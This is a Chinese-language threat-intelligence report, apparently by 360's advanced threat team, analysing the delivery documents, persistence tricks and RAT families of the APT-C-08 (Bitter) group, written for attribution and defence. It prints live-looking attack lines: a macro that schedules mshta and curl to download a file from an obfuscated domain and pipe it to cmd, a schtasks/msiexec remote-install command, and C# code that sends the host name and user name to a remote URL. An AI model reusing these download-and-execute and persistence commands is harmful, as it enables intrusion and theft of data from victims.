
当受害者打开该文档并启用宏，就会执行内嵌在文档中的恶意宏代码，其主要作用是创建一个名为“EdgeUpdateCoreUA”的计划任务，该计划任务会远程下载一份名为“pit.bl”文件，并使用CMD执行。

```
Set objTaskService = CreateObject("Schedule.Service")
objTaskService.Connect
Set objRootFolder = objTaskService.GetFolder("\")
Set objTaskDefinition = objTaskService.NewTask(0)
Set objTrigger = objTaskDefinition.Triggers.Create(1)
objTrigger.StartBoundary = "2023-01-01T00:00:00"
objTrigger.Repetition.Interval = "PT15M"
objTrigger.Enabled = True
Set objAction = objTaskDefinition.Actions.Create(0)
objAction.Path = "mshta.exe"
objAction.Arguments = "vbscript:Execute("""CreateObject("""WScript.Shell""""").Run """cmd /c curl -o C:\users\public\documents\pit.bl ht^tp^s://w^w^w.c^l^a^r^s^v^a^nie^cl^ub.co^m/a^c^c.php?ca=%computername%_username% & more C:\users\public\documents\pit.bl | cmd""""", 0, True:close""")
objRootFolder.RegisterTaskDefinition "EdgeUpdateCoreUA", objTaskDefinition, 6, , 3
```



8. PPT文档

蔓灵花组织使用PPT文档主要是利用图片单击鼠标和鼠标悬停事件来执行相应恶意功能，这种样本免杀效果很好，当时捕获时VT上各家引擎0报毒。下面以其中一个设置了鼠标悬停事件的PPT为例进行分析，打开该PPT，通过点击PPT中的图片操作设置，就能看到攻击者设置鼠标悬停操作。



具体执行的命令如下：

```
cmd.exe
/c schtasks /create /sc minute /mo 15 /tn AudioDg /f /tr "%coMSpec% /c start /min msieexec /
i http://nezelappconsole.com/WORK/info.php?cve=%computername%*%username% /qn /n
orestart"& echo"
```

WPS танилцуулгыгүргэлжлүүлнэүү

其功能主要是创建计划任务以便持久化，计划任务是通过msiexec执行远端下载捆绑后门的MSI程序，从而窃取敏感信息。

9. PE文件

除了上述使用到的非PE入口载荷外，蔓灵花组织近期还使用了C#编译的可执行文件作为入口攻击载荷，蔓灵花组织将该载荷和伪装文件打包成一个ZIP压缩包进行传递，并使用相同文件名诱导

用户，如下所示。

名称	修改日期	类型	大小
Minutes_of_15th_Session_of_PSC.pdf	2024/4/23 16:19	Adobe Acrobat ...	2,838 KB
Minutes_of_15th_Session_of_PSC.pdf.exe	2024/4/23 17:47	应用程序	77 KB

诱饵如下：

Subject: MINUTES OF THE MEETING OF 15TH SESSION OF PROVINCIAL STEERING COMMITTEE ON ILLEGAL SPECTRUM

The 15th meeting of the Provincial Steering Committee on Illegal spectrum was held on 11.03.2024 at 1100 hours under the chairmanship of Additional Chief Secretary Home & Tribal Affairs Department Khyber Pakhtunkhwa at Conference Room, Home & Tribal Affairs Department. **List of attendees is attached.**

2. The Chair welcomed the participants and asked Director PSS to brief the forum on the agenda. The Director PSS gave a detailed presentation on PSS Cases progress during last one year and informed the forum that there is a slowdown in terms of entries of cases in PSS software by different departments and also apprised the forum about the implementation status of the decisions of 3rd Apex committee meeting held on 08.11.2023 and 14th Provincial Steering Committee meeting held on 10.01. 2024. The Chair directed all Departments/Agencies to expedite the entry of cases & clear the backlog within 10 Days & also enter the cases in PSS Software on regular basis.

3. After detailed discussion, the following decisions were approved as way forward:

SNo	Discussion on Agenda item	Decision and status	Action by
1.	KP Commissionerate of Afghan Refugees under control of Home & Tribal Affairs Department Khyber Pakhtunkhwa	Apex Decisions of 27 th Sept conveyed by Home Dept: and a separate letter was also delivered to SAFRON to expedite the placement but no response till received.	SAFRON/HD/11 Corps
2.	Re-validation of data of 1.7 M illegal foreigners by MoI	ACC Card Mapping is going on the province. Needs to be dropped for future meetings.	Agenda Item Dropped

CS CamScanner

一旦受害者打开这个可执行文件，该文件就会远程下载执行后续的载荷并执行。

```

if (num > 1)
{
    string text = "https://oraclewebonline.com/log.php";
    this.<url>5__2 = string.Concat(new string[]
    {
        text,
        "?computername=",
        Uri.EscapeDataString(Environment.MachineName),
        "&username=",
        Uri.EscapeDataString(Environment.UserName)
    });
    this.<client>5__3 = new HttpClient();
}

```

特别说明的是：上面详细说明了近一年来蔓灵花组织使用过的9种攻击载体，但是除了这些载体外，该组织在2022年及以前的攻击过程种还使用了多个漏洞文档以及DDE文档，其中投递较多的是利用CVE-2017-0798公式编辑器漏洞的文档，这类文档打开后会执行Shellcode，从而下载恶意程序并创建计划任务。这里不再详细展开说明之前的攻击载体。

10. 攻击组件分析

上述详细分析了APT-C-08载体文件执行的过程，其最后通过带有%computername%_%username%的链接下载恶意MSI安装程序，其MSI捆绑的恶意远控主要分为几类，由于本篇文章主要分析载体文件，因此这里最终的载荷只做简要说明。

一类是wmRAT类型, 这类远控最多, 但是从更新上来看, 主要是部分指令功能的完善, 跟之前的变化不是特别大, 具体分析见360高级威胁之前发布的文章^[1]。

二类是C#类型, 这类远控在早期使用过, 但是在今年又陆续开始使用, 其变化也不是很大, 最新指令功能如下。

```
public static void Activate()
{
    arbi_fprocessor.messageList = new SortedList<short, arbi_fprocessor.MessageType>();
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("1", 1, typeof(drawon_Drives)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("2", 2, typeof(drawon_arbitratner)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("3", 3, typeof(drawon_filechangebegin)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("4", 4, typeof(drawon_changeSend)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("5", 5, typeof(drawon_changeend)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("6", 6, typeof(drawon_facts)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("7", 7, typeof(drawon_startcommand)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("8", 8, typeof(drawon_Shell)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("9", 9, typeof(drawon_Stopcmd)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("10", 16, typeof(drawon_RefreshClient)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("11", 17, typeof(drawon_changestart)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("12", 18, typeof(drawon_copyme)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("13", 19, typeof(drawon_deletefile)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("14", 20, typeof(drawon_ScreenCapture)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("15", 21, typeof(drawon_folderdetailcount)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("16", 22, typeof(drawon_stopfiledownloading)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("17", 23, typeof(drawon_startshellwithpath)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("18", 24, typeof(drawon_SearchFileExtension)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("19", 25, typeof(drawon_ScreenCaptureLive)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("20", 32, typeof(drawon_ScreenCaptureLiveStop)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("24", 36, typeof(drawon_StartPS)));
    arbi_fprocessor.registerMessage(new arbi_fprocessor.MessageType("23", 35, typeof(drawon_powercommand)));
}
```

三类是ORPCBackdoor类型, 这类远控通过MSI释放白加黑组件, 其黑DLL在网络通讯中使用了不常见的RPC通讯, 并且具有多种远控功能, 因此被其他厂商称为ORPCBackdoor类型, 具体分析见文章^[2]。

四类是今年9月份开始使用的新RAT, 由于样本PDB路径中带有Leov2.2_client、Leov3_client、Miyav1.1_client_msi等字符串, 被其他厂商称为MiyaRat类型, 具体分析见文章^[3]。

二、归属研判

通过对APT-C-08 (蔓灵花) 组织攻击活动的相关信息进行深入分析, 发现该组织在攻击过程中有比较明显的特征, 具体表现如下:

1) 攻击者基本都是通过鱼叉邮件, 并且邮件内容、主题、附件标题及内容都具有伪装性, 通过各式各样的载体诱导用户点击运行, 并且下载的恶意程序多是通过MSI程序进行安装释放, 释放的程序主要是上述提到的三种类型攻击组件, 近一年每种类型变化主要体现在指令的功能丰富。

2) 该组织在URL格式上有鲜明的特点, 会获取用户的主机名和用户名进行回传, 并用 ‘_’ 连接, 具体是URL连接中带有%computername%_%username%。

3) 攻击者完成持久化主要是通过按minute来创建计划任务, 并且计划任务执行操作常带有远程链接, 每次会重新下载恶意程序, 这样方便攻击者根据是否是攻击目标下发新载荷。还有少部分是通过将脚本加入自启动目录, 完成持久化。此外, 今年开始攻击者喜欢使用--headless cmd/powershell来执行下载操作, 其目的是后台自动化完成下载, 以免让用户察觉。

4) 针对部分C2服务器进行网络资产测绘, 我们发现该组织基础设施响应的HTTP header多返回“HTTP/1.1 403 Forbidden”, 且Content-Length多为1229, 1242等, 多存在cache-control字段, 且Server字段多为“LiteSpeed”。基本符合我们之前针对Bitter基础设施的测绘特征。

结合攻击目标, 综上将其归属于APT-C-08 (蔓灵花) 组织。

总结

APT-C-08 (蔓灵花) 组织近年来一直很活跃，开发出各式各样的载体文件，并且有越演越烈的趋势，与此同时在分析中我们发现该组织的攻击武器在混淆方面也不断加强，同时也在积极的开发新功能和完善已有的功能，可见该组织在更新和迭代其武器库方面保持着较高的频率。希望通过本文的披露能让用户对这类攻击有所防范，在这里也提醒用户加强安全意识，切勿执行未知样本或点击来历不明的链接等操作。这些行为可能导致系统在没有任何防范的情况下被攻陷，从而导致机密文件和重要情报的泄漏。

参考

- [1] <https://mp.weixin.qq.com/s/IZN16N2K1LUU7e1hT4JeYw>
- [2] <https://paper.seebug.org/2092/>
- [3] <https://mp.weixin.qq.com/s/eseliIVHqiWI-Q1CoCA81g>

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

APT 135 # 南亚地区 44 # APT-C-08 蔓灵花 8

APT · 目录

[上一篇Confucius组织利用ADS隐藏技术的攻击活动分析](#)